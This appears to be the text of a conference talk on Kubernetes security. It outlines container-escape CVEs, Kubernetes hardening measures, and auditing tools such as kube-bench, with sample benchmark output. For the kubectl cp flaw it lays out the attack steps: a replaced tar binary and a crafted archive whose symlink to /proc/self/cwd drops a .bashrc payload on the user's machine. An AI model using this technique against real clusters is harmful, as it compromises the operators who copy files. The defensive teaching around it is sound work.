
CVE-2019-5736 `runc` `/proc/self/exe` EoP

- runc binary could be replaced
- /proc/self/exe
- attacker controlled image, write to a container, docker exec

CVE-2019-1002101 `kubectl cp` EoP

Extension of previous vulnerability CVE-2018-1002100 in `kubectl cp`

- `kubectl cp` executes `tar` command within container.
- Malicious tar binary builds malicious tarball
- Has symlinks outside root of tar
- Writes file outside of root of tar



1 A container was breached
Or a malicious image downloaded

2 Attacker prepares the malicious tar

pwn.tar
./baddir/
./baddir/twist
./baddir/twist/.bashrc

Symbolic link to target directory

/proc/self/cwd

Payload inside

3 tar binary inside container replaced with malicious one

4 User runs kubectl cp to copy files from container

Bad tar is run
pwn.tar is output

5 kubectl extracts tar archive

Create ./baddir/twist - symlink to /proc/self/cwd

Write to ./baddir/twist/.bashrc -> /proc/self/cwd/.bashrc

6 malicious file written to user!

How to secure clusters

- Secure the Control Plane
- Harden the worker nodes (OS level)
- Container Image security
- Secret Management
- Isolation
- Monitoring and Alarming

Image Building

- Rootless Builds
- Repeatable Builds
- Hermetic

RBAC

- Roles
- Cluster Roles
- Permissions

Pod Security Policies

- Stop privileged containers
- Control (linux) namespaces
- Control host networking
- Control mounting of host filesystem
- Control proc mounts
- Control volumes/storage
- Stop pods running as root

- Control linux capabilities (rootless)
- Restrict escalation (remoting)
- seLinux context
- AppArmor profile
- seccomp profile
- sysctl profile

CIS Kubernetes Benchmark

- CIS Kubernetes Benchmark

CIS Center for Internet Security

CIS Benchmarks

Open Policy Agent (OPA)

- Agnostic
- DSL
- Custom Admission Controller / Policies
- Implement your own business rules

SPIFFE

- Secure Production Identity Framework For Everyone
- SPIRE SPIFFE Runtime Environment
- A first-class identity framework for workloads
- SPIFFE ID
- SPIFFE Verifiable Identity Document (SVID)

Service Mesh

- Istio
- Several others
- Network security policy
- between pods in cluster
- ingress
- egress
- Very flexible and powerful


SGX / SEV

- Projects to run containers in SGX conclaves
- graphene-ng
- project golem

Tools for auditing clusters

kube-bench

- Kube Bench - Aqua Security (GitHub)



```
[INFO] 1 Master Node Security Configuration
[INFO] 1.1 API Server
[FAIL] 1.1.1 Ensure that the --allow-privileged argument is set to false (Scored)
[FAIL] 1.1.2 Ensure that the --anonymous-auth argument is set to false (Scored)
[PASS] 1.1.3 Ensure that the --basic-auth-file argument is not set (Scored)
[PASS] 1.1.4 Ensure that the --insecure-allow-any-token argument is not set (Scored)
[FAIL] 1.1.5 Ensure that the --kubelet-https argument is set to true (Scored)
[PASS] 1.1.6 Ensure that the --insecure-bind-address argument is not set (Scored)
[PASS] 1.1.7 Ensure that the --insecure-port argument is set to 0 (Scored)
[PASS] 1.1.8 Ensure that the --secure-port argument is not set to 0 (Scored)
[FAIL] 1.1.9 Ensure that the --profiling argument is set to false (Scored)
[FAIL] 1.1.10 Ensure that the --repair-malformed-updates argument is set to false (Scored)
[PASS] 1.1.11 Ensure that the admission control policy is not set to AlwaysAdmit (Scored)
[FAIL] 1.1.12 Ensure that the admission control policy is set to AlwaysPullImages (Scored)
[FAIL] 1.1.13 Ensure that the admission control policy is set to DenyEscalatingExec (Scored)
[FAIL] 1.1.14 Ensure that the admission control policy is set to SecurityContextDeny (Scored)
[PASS] 1.1.15 Ensure that the admission control policy is set to NamespaceLifecycle (Scored)
[FAIL] 1.1.16 Ensure that the --audit-log-path argument is set as appropriate (Scored)
[FAIL] 1.1.17 Ensure that the --audit-log-maxage argument is set to 30 or as appropriate (Scored)
[FAIL] 1.1.18 Ensure that the --audit-log-maxbackup argument is set to 10 or as appropriate (Scored)
[FAIL] 1.1.19 Ensure that the --audit-log-maxsize argument is set to 100 or as appropriate (Scored)
[PASS] 1.1.20 Ensure that the --authorization-mode argument is not set to AlwaysAllow (Scored)
[PASS] 1.1.21 Ensure that the --token-auth-file parameter is not set (Scored)
[FAIL] 1.1.22 Ensure that the --kubelet-certificate-authority argument is set as appropriate (Scored)
```

Kube Hunter

- Kube Hunter - Aqua Security (GitHub)

kube-auto-analyzer

- https://github.com/nccgroup/kube-auto-analyzer[Kubernetes Auto Analyzer - NCC (GitHub)
- Looks at container spec

amicontained

- amicontained - GenuineTools (GitHub)

Conclusion

- Lots of options
- Take care with configuration
- Several tools and resources for auditing
- Enjoy the power and flexibility of Kubernetes

References

- Exploring Container Security: Isolation at different layers of the Kubernetes stack - GCP
- Threat Model Thursday: Google on Kubernetes - Adam Shostack
- Kubernetes Deconstructed - Carson Anderson, DOMO
- An illustrated guide to Kubernetes Networking Part 1 Part 2 Part 3
- Shipping in Pirate-Infested Waters - Greg Castle & CJ Cullen, Google

- A Hacker's Guide to Kubernetes and the Cloud - Rory McCune, NCC Group
- Threat Modeling: Designing for Security by Adam Shostack
- Exploring container security: four takeaways from Container Security Summit 2019

Questions?

Thanks

- Thank you all for listening to me
- bsides crew
- Team at elttam

elttam

Credits

- All logos copyright by their respective owners
- Kubernetes Icons GSlide
- Kubernetes Community Icons
- CNCF Related Logos and Artwork

Contact

✉ hello@elttam.com.au

Sydney

☎ (+61) 02 8004 5952

20-40 Meagher Street
Chippendale, NSW

Melbourne

☎ (+61) 03 9005 1058

36-38 Gipps Street
Collingwood, VIC

Copyright